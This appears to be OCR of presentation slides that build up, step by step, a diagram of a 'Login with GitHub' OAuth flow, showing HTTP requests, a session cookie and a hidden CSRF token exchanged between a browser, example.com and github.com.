

GET / HTTP/1.1
Client
example.com
Server
example.com


Client
example.com
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
Server
example.com

Client
example.com
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
User clicks "Login with GitHub"
Server
example.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
Client
example.com
User clicks "Login with GitHub"
Client
github.com
Server
github.com
Server
example.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
Client
example.com
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
github.com
Server
github.com
Server
example.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
Client
example.com
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
Client
github.com
Server
github.com
Server
example.com



GET / HTTP/1.1
Client
example.com
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
github.com
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
User clicks "Authorize"
Server
github.com
Server
example.com

Client
example.com
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
Client
github.com
User clicks "Authorize"
POST /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
csrfToken=abc
Server
github.com
Server
example.com


Client
example.com
GET / HTTP/1.1
